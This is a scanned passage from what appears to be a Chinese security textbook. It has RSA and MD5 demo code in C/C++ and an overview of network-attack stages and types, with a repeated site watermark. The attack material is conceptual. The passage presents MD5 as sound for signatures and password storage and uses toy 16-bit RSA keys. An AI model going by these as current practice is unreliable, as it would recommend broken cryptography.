    CBigNum PubMod,PriKey;
    CBigNumString strTransform;
    // 将私钥转换成大数
    PubMod = CBigNum::FromHexString((const char*)strMod);
    PriKey = CBigNum::FromHexString((const char*)strPriKey);
    // 转换输入的密文
    Transform = Transform.FromHexString(input);
    // 使用 RSA 对密文进行解密
    Transform = Transform.PowMod(PriKey,PubMod);
    // 将解密文转换成字节字符串
    strTransform = Transform.ToByteString( );
    // 输出解密文长度
    *outputlen = strlen((const char*)strTransform)+1;
    // 输出解密明文
    memcpy(output,(const char*)strTransform,(*outputlen)+1);
}
```

上面的程序是实现 RSA 解密的功能函数。参数 output 是解密后的输出文；参数 outputlen 是解密后的输出长度；参数 input 是输入的密文；参数 inputlen 是输入的密文长度。程序流程是：首先将私钥转换成大数，然后使用大数类的 PowMod 方法对密文进行解密，最后将解密后的明文转换成字符型输出。

```
int main(int argc, char* argv[])
{
    char pubkey[300];      // 公钥
    char pubmod[300];      // 公钥
    char encrypt_text[300];// 输出的密文
    char decrypt_text[300];// 输出的解密文
    unsigned int pubkeylen;
    unsigned int encrypt_len;
    unsigned int decrypt_len;
    char plain_text[50];
    strcpy(plain_text,"Welcome to RSA world!");
    // 产生公钥和私钥
    GenerateKeys(strMod,strPubKey,strPriKey,16);
    // 设置公钥字符串
    // 这里转换成 char 型的是为了在网络上传输方便
    memcpy(pubkey,(const char*)strPubKey,strlen((const char*)strPubKey)+1);
    memcpy(pubmod,(const char*)strMod,strlen((const char*)strMod)+1);
    // 使用 RSA 进行加密
    RSAEncrypt(pubkey,pubmod,encrypt_text,&encrypt_len,plain_text,sizeof(plain_text));
    // 使用 RSA 进行解密
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    RSADecrypt(decrypt_text,&decrypt_len,encrypt_text,encrypt_len);
    printf("公钥 n : %s\n",pubmod);
    printf("公钥 e : %s\n",pubkey);
    printf("\n 现在可以把公钥传输给明文所有者进行加密\n\n");
    printf("加密前的明文:\n");
    printf("%s\n\n\n",plain_text);
    printf("加密后的密文:\n");
    printf("%s\n\n\n",encrypt_text);
    printf("解密后的输出:\n");
    printf("%s\n\n\n",decrypt_text);
    return 0;
}
```

上面的程序是主函数，主要功能是演示 RSA 加解密过程。程序流程是：首先调用 GenerateKeys 函数生成公钥和私钥。然后调用 RSAEncrypt 函数对明文变量 plain_text 进行加密，结果输出到密文变量 encrypt_text 中。最后调用 RSADecrypt 对密文进行解密并输出到解密后明文变量 encrypt_text 中。

3.3.3 RSA 实例运行结果

在命令行提示符下输入 RSA.exe，显示如图 3-9 所示。从结果可以看出，当生成公钥时，可以将公钥通过网络传输给明文所有者，使用公钥加密后的密文是完全不可认的。再次经过私钥解密，输出的结果和输入的明文一致。



图 3-9 RSA 加密/解密程序示例

3.4 MD5 程序实例

3.4.1 MD5 原理

MD5（Message-Digest Algorithm 5），在 20 世纪 90 年代初由 MIT 的计算机科学实验室和

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

RSA 的 Data Security Inc 发明，经 MD2、MD3 和 MD4 发展而来。Message-Digest 泛指字节串（Message）的 Hash 变换，就是把一个任意长度的字节串变换成一定长的大整数。注意，这里使用了“字节串”而不是“字符串”这个词，是因为这种变换只与字节的值有关，与字符集或编码方式无关。MD5 将任意长度的“字节串”变换成一个 128bit 的大整数，并且是一个不可逆的字符串变换算法，换句话说，即使看到源程序和算法描述，也无法将一个 MD5 的值变换回原始的字符串，从数学原理上说，是因为原始的字符串有无穷多个，这有点像不存在反函数的数学函数。

MD5 的典型应用是对一段 Message（字节串）产生 Fingerprint（指纹），以防止被“篡改”。举个例子，将一段话写在一个叫 readme.txt 文件中，并对这个 readme.txt 产生一个 MD5 的值并记录在案，然后传播这个文件给别人，别人如果修改了文件中的任何内容，当你对这个文件重新计算 MD5 时就会发现。如果再有一个第三方的认证机构，则用 MD5 还可以防止文件作者的“抵赖”，这就是所谓的数字签名应用。

MD5 还广泛用于加密和解密技术上，在很多操作系统中，用户的密码是以 MD5 值（或类似的其他算法）的方式保存的，用户登录的时候，系统是把用户输入的密码计算成 MD5 值，然后再去和系统中保存的 MD5 值进行比较，而系统并不“知道”用户的密码是什么。

下面从几个方面具体讲解 MD5 算法。

1．单向散列函数

MD5 的算法基础是单向散列函数。此函数说明如下：

单向散列函数 $H(M)$作用于一个任意长度的消息 M，返回一个固定长度的散列值 h：

$$h=H(M)$$

其中 h 的长度为 m。

输入为任意长度且输出为固定长度的函数有很多种，但单向散列函数还具有如下特性：

（1）给定 M，很容易计算 h。

（2）给定 h，根据 $H(M)=h$ 计算 M'很难。

（3）给定 M，要找到另一消息 M'并满足 $H(M)=H(M')$很难。

事实上，要设计一个接收任意长度输入的函数不是件容易的事，更不用说还要单向。在实际中，单向散列函数建立在压缩函数的基础上。给定一长度为 m 的输入，单向函数输出长为 n 的散列值。压缩函数的输入是消息分组和文本前一分组的输出。输出是到该点的所有分组的散列，即分组 M_i 的散列为：

$$h_i = f\left(M_i, h_{i-1}\right)$$

该散列值和下一轮的消息分组一起作为压缩函数下一轮的输入，最后一分组的散列就成为整个消息的散列。散列的信息应该包含整个消息长度的某种二进制表示，这种方法能消除不同长度的消息可能具有相同的散列值所带来的潜在的安全问题，这种技术有时称为增前的 MD。

2．MD5 算法描述

在进行一些初始化处理之后，MD5 以 512bit 分组来处理输入文本，每一分组又划分为 16 个 32bit 子分组。算法的输出由 4 个 32bit 分组组成，将它们级联形成一个 128bit 散列值。

首先填充消息使其长度恰好为一个比 512 的倍数仅小 64bit 的数。填充方法是增添一个 1 在消息后面，后接所要求的多个 0，然后在其后附上 64bit 的消息长度（填充前）。这两步的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

作用是使消息长度恰好是512bit的整数倍，同时确保不同的消息在填充后不相同。

将4个32bit寄存器变量赋初值如下：

A=0x01234567

B=0x89abcdef

C=0xfedcba98

D=0x76543210

它们称为链接变量。

接着进行算法的主循环，循环的次数是消息中512bit消息分组的数目。

将上面4个变量复制到另外的变量中：A到a；B到b；C到c；D到d。

MD5主循环有4轮，每轮很相似。每1轮进行16次操作。每次操作对a、b、c和d中的每3个作一次非线性函数运算，然后将所得结果加上第4个变量：文本的一个子分组和一个常数。再将所得结果向右环移一个不定的数，并加上a、b、c或d中之一。然后用该结果取代a、b、c或d中之一。图3-10和图3-11示意了这个过程。




图3-10 MD5主循环示意图




图3-11 MD5执行过程示意图

MD5每次操作中都要用到4个非线性函数（每轮一个），其中“⊕”是异或，“∧”是与，“∨”是或，“¯”是取反。

$$F(X,Y,Z)=(X\wedge Y)\vee(\overline{X}\wedge Z)$$

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

$$G(X,Y,Z)=(X\wedge Z)\vee(Y\wedge\overline{Z})$$
$$H(X,Y,Z)=X\oplus Y\oplus Z$$
$$I(X,Y,Z)=Y\oplus(X\vee\overline{Z})$$

这些函数设计原理是：如果 X、Y 和 Z 的对应位是独立和均匀的，那么结果的每一位也应该是独立和均匀的。函数 F 是按逐位方式操作：如果 X，那么 Y，否则 Z。函数 H 是逐位奇偶操作符。

设 M_j 表示消息的第 j 个子分组（从 0 到 15），“<<s”表示循环左移 s 位，则 4 种操作为：

$FF(a,b,c,d,M_j,s,t_i)$ 表示：$a=b+(a+F(b,c,d)+M_j+t_i)<<s$

$GG(a,b,c,d,M_j,s,t_i)$ 表示：$a=b+(a+G(b,c,d)+M_j+t_i)<<s$

$HH(a,b,c,d,M_j,s,t_i)$ 表示：$a=b+(a+H(b,c,d)+M_j+t_i)<<s$

$II(a,b,c,d,M_j,s,t_i)$ 表示：$a=b+(a+I(b,c,d)+M_j+t_i)<<s$

常数 t_i 可以作如下选择：

在第 i 步中，t_i 是 $2^{32}\times\text{Abs}(\sin(i))$ 的整数部分，i 的单位是弧度。

所有这些完成之后，将 A、B、C、D 分别加上 a、b、c、d，然后用下一分组数据继续运行算法，最后的输出是 A、B、C 和 D 的级联。

3.4.2 MD5 程序实例与分析

在本小节中，具体讲解 MD5 程序，并在程序段中详细进行了分析，读者可以根据实例和分析对 MD5 校验过程和原理有更加深刻的理解。

MD5 程序工程结构如表 3-3 所示。

表 3-3　MD5 工程结构

工程文件名	说　明
md5.h	MD5 算法函数声明
md5.c	MD5 算法函数的实现
md5main.cpp	MD5 算法演示主程序

由于工程比较大，所以只简单讲解一下 MD5 算法中几个主要的函数和 MD5 演示主程序。关于 MD5 算法的完整的程序请到人民邮电出版社的网站上下载。

1．MD 算法实现函数

源文件：md5.c

```
// MD5 算法状态结构体
typedef struct md5_state_s {
    md5_word_t count[2];        // 消息长度，以 bit 为单位
    md5_word_t abcd[4];         // 摘要缓存，32bit
    md5_byte_t buf[64];         // 累积块
} md5_state_t;
// 初始化 MD5 算法
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
void md5_init(md5_state_t *pms)
{
    pms->count[0] = pms->count[1] = 0;
    // 初始化链接变量
    pms->abcd[0] = 0x67452301;
    pms->abcd[1] = /*0xefcdab89*/ T_MASK ^ 0x10325476;
    pms->abcd[2] = /*0x98badcfe*/ T_MASK ^ 0x67452301;
    pms->abcd[3] = 0x10325476;
}
```

上面的程序是实现 MD5 算法初始化的函数。参数 pms 是输入的 MD5 算法状态结构指针。将指针中的 32bit 摘要缓存都按照 MD5 算法原理进行初始化赋值，以准备进行 MD5 算法的循环。

```
// 添加字符串到消息
void md5_append(md5_state_t *pms, const md5_byte_t *data, int nbytes)
{
    const md5_byte_t *p = data;
    int left = nbytes;
    int offset = (pms->count[0] >> 3) & 63; // 设置偏移量
    md5_word_t nbits = (md5_word_t)(nbytes << 3);
    if (nbytes <= 0)
    return;
    // 修改消息长度
    pms->count[1] += nbytes >> 29;
    pms->count[0] += nbits;
    if (pms->count[0] < nbits)
    pms->count[1]++;
    // 处理初始部分数据块
    if (offset) {
     int copy = (offset + nbytes > 64 ? 64 - offset : nbytes);
     memcpy(pms->buf + offset, p, copy);
     if (offset + copy < 64)
      return;
     p += copy;
     left -= copy;
     md5_process(pms, pms->buf); // 进行 MD5 算法的处理过程
    }
    // 处理全部数据块
    for (; left >= 64; p += 64, left -= 64)
     md5_process(pms, p);
    /* Process a final partial block. */
    // 处理最后的部分数据块
    if (left)
     memcpy(pms->buf, p, left);
}
```

上面的程序是实现添加字符串到消息中进行 MD5 算法循环计算的功能函数。参数 pms 是输入的 MD5 状态指针；参数 data 是要添加的字符串；参数 nbytes 是添加字符串的长度。程序流程是：首先根据输入字符串长度修改消息长度，然后调用 md5_process 函数处理初始

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

部分数据块，再经过 4 轮 64 次的 MD5 执行过程，最后处理剩余的部分数据块则完成了 MD5 算法的主循环过程。

```
// MD5 算法的最后处理，返回摘要信息
void md5_finish(md5_state_t *pms, md5_byte_t digest[16])
{
    // 初始化 MD5 填充数据段
    static const md5_byte_t pad[64] = {
     0x80, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
     0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
     0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
     0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
    };
    md5_byte_t data[8];
    int i;
    // 在填充之前保存长度
    for (i = 0; i < 8; ++i)
     data[i] = (md5_byte_t)(pms->count[i >> 2] >> ((i & 3) << 3));
    // 填充 56 字节 mod 64
    md5_append(pms, pad, ((55 - (pms->count[0] >> 3)) & 63) + 1);
    /* Append the length. */
    // 添加补充长度
    md5_append(pms, data, 8);
    for (i = 0; i < 16; ++i)
     digest[i] = (md5_byte_t)(pms->abcd[i >> 2] >> ((i & 3) << 3));
}
```

上面的程序是实现 MD5 算法的最后计算并返回摘要长度的功能函数。参数 pms 是输入的 MD5 算法状态指针；参数 digest 是返回的摘要信息。程序流程是：首先初始化 MD5 填充数据段，然后填充 56 字节到消息，最后添加补充消息长度到 64 字节，经过计算输出最终的消息摘要。

2. MD5 算法演示

```
#include "md5.h"
#include <math.h>
#include <stdio.h>
#include <string.h>
#define DIGEST_LEN 16                          // 摘要长度
#define HASH_HEX_LEN 1+2*DIGEST_LEN // Hash 值长度
// 根据 MD5 算计算字符串的 Hash 值
void MD5_Hash(char *hash, char *input)
{
     int i;
     int status = 0;
     md5_state_t state;
     md5_byte_t digest[DIGEST_LEN];
     int di;
     // 初始化算法
     md5_init(&state);
     // 添加校验字符串
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        md5_append(&state, (const md5_byte_t *)input, strlen(input));
        // 完成 MD5 算法，输出摘要长度
        md5_finish(&state, digest);
        // 转换成 Hash 值
        for (di = 0; di < 16; ++di)
        {
            sprintf(hash + di * 2, "%02x", digest[di]);
        }
}
```

上面程序是实现计算字符串 Hash 值的功能函数。参数 hash 是输出的 Hash 值；参数 input 是输入的字符串。程序流程是：首先调用 md5_init 函数初始化 MD5 算法，然后调用 md5_append 函数将字符串添加到消息中进行 MD5 计算，最后调用 md5_finish 函数完成 MD5 校验并输出消息摘要内容。完成 MD5 计算后，将结果以十六进制的 Hash 值形式输出。

```
// 校验字符串 MD5 值，0 代表未校验通过，1 表示校验通过
bool MD5_Check(char *hash, char *input)
{
        char input_str_hash[HASH_HEX_LEN];
        // 计算输入字符串的 Hash 值
        MD5_Hash(input_str_hash,input);
        // 比较输入的 Hash 值与计算出的 Hash 值是否相同
        if(strcmp(hash,input_str_hash))
        {
            return false; // 不同的 Hash 值
        }
        else
        {
            return true; // 相同的 Hash 值
        }
}
```

上面程序是实现输入的字符串是否与输入的 Hash 值相匹配的函数。参数 hash 是输入的 Hash 值；参数 input 是输入的字符串；函数返回值是 bool 型，0 代表未校验通过，1 表示校验通过。程序流程是：首先调用 MD5_Hash 函数计算输入的字符串的 Hash 值，然后与输入的 Hash 值进行比较，最后返回校验结果。

```
// 主函数
int main(int argc, char *argv[])
{
        // 为了演示方便，使用字符串代表文件
        char file[]="Welcome to MD5 World!";
        char fake_file[]="Welcome to MD5 World.";
        char hash[HASH_HEX_LEN];
        // 计算文件 file 的 Hash 值
        MD5_Hash(hash,file);
        // 根据 Hash 值校验文件 file
        bool real_ret=MD5_Check(hash,file);
        printf("\n\n 文件 1 : %s\n\n",file);
        printf("文件 1 的 Hash 值 : %s\n\n",hash);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        printf("如果文件 1 被改为 %s\n\n",fake_file);
        // 使用 Hash 值校验文件 fake_file
        if(!MD5_Check(hash,fake_file))
        {
            printf("经过校验，文件 1 被改动了!!!\n\n");
        }
        else
        {
            printf("经过校验，文件 1 未被修改!!!\n\n");
        }
    return 0;
}
```

上面是主函数，实现 MD5 算法演示的主程序。程序首先定义一个字符串变量 file 代表一个文件。接着调用 MD5_Hash 函数计算 file 的 Hash 值。然后将字符串 file 稍微进行变动，改为字符串 fake_file。最后调用 MD5_Check 函数对刚才计算出的 Hash 值和改动后的字符串 fake_file 进行校验，并输出校验结果。

3.4.3　MD5 实例运行结果

MD5 最常用的地方就是校验一个文件有没有被修改过，也可称为数字签名技术。但为了演示方便，示例使用字符串代表文件，字符串被修改过就表示文件被修改过。运行 MD5.exe，如图 3-12 所示。可以看到原字符串为“Welcome to MD5 World!”，修改为“Welcome to MD5 World.”后，只是修改了一个标点，但最后校验结果显示文件已被修改过。



图 3-12　MD5 算法运行示意图

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第 4 章 网络攻击

CHAPTER 4

在网络这个不断更新换代的世界里，网络中的安全漏洞无处不在。即便旧的安全漏洞补上了，新的安全漏洞又将不断涌现。网络攻击正是利用这些存在的漏洞和安全缺陷对系统和资源进行攻击，要做好安全工作，必须做到知己知彼。本章首先讲解网络攻击的种类，再结合实例具体讲解木马、DoS攻击、缓冲区溢出等网络攻击的原理和危害。最后读者需要掌握防范这些攻击的方法。在学习了本章后，读者能够掌握以下几点：

- 熟悉网络上存在的攻击的种类；
- 熟悉木马原理及典型技术实现过程；
- 熟悉 DoS 攻击原理及典型技术实现过程；
- 熟悉缓冲区溢出原理及典型技术实现过程；
- 熟悉防范网络攻击的方法。

4.1 网络攻击概述

4.1.1 网络攻击的步骤

Internet 是世界上最大的互联网，它是全球最大的信息超级市场，目前 Internet 已成为人们不可缺少的工具。然而，Internet 是一个全开放的信息系统，已经成为各国信息战的战略目标。窃密和反窃密、破坏与反破坏的斗争是全方位的，不只是个人、集团级的行为，而且是国家级的行为。自 Internet 问世以来，资源共享和信息安全一直作为一对矛盾体而存在着，随着计算机网络资源共享的进一步加强，信息安全问题也日益突出，各种计算机病毒和网络攻击者对 Internet 的攻击越来越激烈，许多网站遭受破坏的事例不胜枚举。

攻击者攻击一个目标一般要经过以下几个步骤。

（1）隐藏自己的位置。普通攻击者都会利用别人的计算机隐藏他们真实的 IP 地址。高明的攻击者还会利用 800 电话的无人转接服务连接 ISP，然后再盗用他人的账号上网。

（2）寻找目标主机并分析目标主机。攻击者首先要寻找目标主机并分析目标主机。在 Internet 上能真正标识主机的是 IP 地址，域名是为了便于记忆主机的 IP 地址而另起的名字，只要利用域名和 IP 地址就可以顺利地找到目标主机。当然，知道了要攻击目标的位置还是远

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

远不够的，还必须将主机的操作系统类型及其所提供服务等资料作个全面的了解。此时，攻击者们会使用一些扫描器工具，轻松获取目标主机运行的是哪种操作系统的哪个版本，系统有哪些账户，WWW、FTP、Telnet、SMTP 等服务器程序是何种版本等资料，为入侵做好充分的准备。

（3）获取账号和密码，登录主机。攻击者要想入侵一台主机，首先要有该主机的一个账号和密码，否则连登录都无法进行。这样常迫使他们先设法盗窃账户文件，进行破解，从中获取某用户的账户和口令，再寻觅合适时机以此身份进入主机。当然，利用某些工具或系统漏洞登录主机也是攻击者常用的一种技法。

（4）获得控制权。攻击者们用 FTP、Telnet 等工具利用系统漏洞进入目标主机系统获得控制权之后，就会做两件事：清除记录和留下后门。他会更改某些系统设置、在系统中置入特洛伊木马或其他一些远程操纵程序，以便日后可以不被觉察地再次进入系统。大多数后门程序是预先编译好的，只需要想办法修改时间和权限就可以使用了，甚至新文件的大小都和原文件一模一样。攻击者一般会使用 rep 传递这些文件，以便不留下 FTB 记录。清除日志、删除拷贝的文件等手段来隐藏自己的踪迹之后，攻击者就开始下一步的行动。

（5）窃取网络资源和特权。攻击者找到攻击目标后，会继续下一步的攻击。如：下载敏感信息、实施窃取账号密码、信用卡号等经济偷窃、使网络瘫痪等。

经过以上步骤后，攻击者一般就控制了目标机。至此以后，攻击者就可以和使用自己计算机一样使用目标机，当攻击者控制了很多台目标机后，那么他就可以对网络发起大规模攻击，这对于网络是很危险的状况。

4.1.2 网络攻击的类别

目前造成网络不安全的主要因素是系统、协议及数据库等的设计上存在缺陷。由于当今的计算机网络操作系统在本身结构设计和代码设计时偏重考虑系统使用时的方便性，导致了系统在远程访问、权限控制和口令管理等许多方面存在安全漏洞。网络互联一般采用 TCP/IP 协议，它是一个工业标准的协议簇，但该协议簇在制订之初，对安全问题考虑不多，协议中有很多的安全漏洞。同样，数据库管理系统（DBMS）也存在数据的安全性、权限管理及远程访问等方面问题，在 DBMS 或应用程序中可以预先安置从事情报收集、受控激发、定时发作等破坏程序。

由此可见，针对系统、网络协议及数据库等，无论是其自身的设计缺陷，还是由于人为因素产生的各种安全漏洞，都可能被一些另有图谋的攻击者所利用并发起攻击。攻击者针对网络的攻击主要有以下几种。

（1）口令入侵。

所谓口令入侵是指使用某些合法用户的账号和口令登录到目的主机，然后再实施攻击活动。这种方法的前提是必须先得到该主机上的某个合法用户的账号，然后再进行合法用户口令的破译。

（2）特洛伊木马。

特洛伊木马程序可以直接侵入用户的计算机并进行破坏，它常被伪装成工具程序或者游戏等诱使用户打开带有特洛伊木马程序的邮件附件或从网上直接下载，一旦打开了这些邮件的附件或者执行了这些程序之后，它们就会像古特洛伊人在敌人城外留下的藏满士兵

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

的木马一样留在计算机中，并在计算机系统中隐藏一个可以在 Windows 启动时悄悄执行的程序。当你连接到因特网上时，这个程序就会通知攻击者，来报告你的 IP 地址以及预先设定的端口。攻击者在收到这些信息后，再利用这个潜伏在其中的程序，就可以任意地修改你的计算机的参数设定、复制文件、窥视整个硬盘中的内容等，从而达到控制你的计算机的目的。

（3）DoS 攻击。

DoS（Denial of Service，拒绝服务）是指故意地攻击网络协议实现的缺陷或直接通过野蛮手段残忍地耗尽被攻击对象的资源，目的是让目标计算机或网络无法提供正常的服务或资源访问，使目标系统、服务系统停止响应甚至崩溃，而在此攻击中并不包括侵入目标服务器或目标网络设备。这些服务资源包括网络带宽、文件系统空间容量、开放的进程或者允许的连接。这种攻击会导致资源的匮乏，无论计算机的处理速度多快、内存容量多大、网络带宽的速度多快，都无法避免这种攻击带来的后果。任何事物都有一个极限，所以总能找到一个方法使请求的值大于该极限值，因此就会故意导致所提供的服务资源匮乏，表面上好像是服务资源无法满足需求。所以不要认为拥有了足够宽的带宽和足够快的服务器，就有了一个不怕 DoS 攻击的高性能网站，拒绝服务攻击会使所有的资源变得非常有限。

（4）WWW 的欺骗技术。

在网上用户可以利用 IE 等浏览器进行各种各样的 Web 站点的访问，如阅读新闻组、咨询产品价格、订阅报纸、电子商务等。然而一般的用户恐怕不会想到有这些问题存在：正在访问的网页已经被黑客篡改过，网页上的信息是虚假的！例如，黑客将用户要浏览的网页的 URL 改写为指向黑客自己的服务器，当用户浏览目标网页的时候，实际上是向黑客服务器发出请求，那么黑客就可以达到欺骗的目的了。

Web 欺骗一般使用两种技术手段，即 URL 地址重写技术和相关信关信息掩盖技术。利用 URL 地址，使这些地址都指向攻击者的 Web 服务器，即攻击者可以将自已的 Web 地址加在所有 URL 地址的前面。这样，当用户与站点进行安全链接时，就会毫不防备地进入攻击者的服器，于是用户的所有信息便处于攻击者的监视之中。但由于浏览器一般均设有地址栏和状态栏，当浏览器与某个站点连接时，可以在地址栏和状态样中获得连接中的 Web 站点地址及其相关的传输信息，用户由此可以发现问题，所以攻击者往往在 URL 地址重写的同时，利用相关信息掩盖技术，即一般用 JavaScript 程序来重写地址栏和状态栏，以达到其掩盖欺骗的目的。

（5）电子邮件攻击。

电子邮件是互联网上运用得十分广泛的一种通信方式。攻击者可以使用一些邮件炸弹软件或 CGI 程序向目的邮箱发送大量内容重复、无用的垃圾邮件，从而使目的邮箱被撑爆而无法使用。当垃圾邮件的发送流量特别大时，还有可能造成邮件系统对于正常的工作反应缓慢，甚至瘫痪。相对于其他的攻击手段来说，这种攻击方法具有简单、见效快等优点。

（6）安全漏洞攻击。

许多系统都有这样那样的安全漏洞（Bugs）。其中一些是操作系统或应用软件本身所具有的，如缓冲区溢出攻击。由于很多系统在不检查程序与缓冲之间变化的情况下，就接受任意长度的数据输入，把溢出的数据放在堆栈里，系统还照常执行命令。这样攻击者只要发送超出缓冲区所能处理的长度的指令，系统便进入不稳定状态。若攻击者特别配置一串准备用

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

作攻击的字符，他甚至可以访问根目录，从而拥有对整个网络的绝对控制权。另一些是利用协议漏洞进行攻击。如攻击者利用 POP3 一定要在根目录下运行的这一漏洞发动攻击，破坏了根目录，从而获得超级用户的权限。现在常见的蠕虫病毒或与其同类的病毒都可以对服务器进行拒绝服务攻击的进攻。它们的繁殖能力极强，一般通过 Microsoft 的 Outlook 软件向众多邮箱发出带有病毒的邮件，而使邮件服务器无法承担如此庞大的数据处理量而瘫痪。对于个人上网用户而言，也有可能遭到大量数据包的攻击而无法进行正常的网络操作。

4.1.3 网络攻击的防范

在对网络攻击进行上述分析与识别的基础上，应当认真制定有针对性的策略。明确安全对象，设置强有力的安全保障体系。有的放矢，在网络中层层设防，发挥网络的每层作用，使每一层都成为一道关卡，从而让攻击者无隙可乘、无计可施。还必须做到未雨绸缪，预防为主，将重要的数据备份并时刻注意系统运行状况。

针对网络系统中存在的各种安全隐患和攻击手段，通常采取的安全技术手段主要有以下几种。

（1）数据加密。

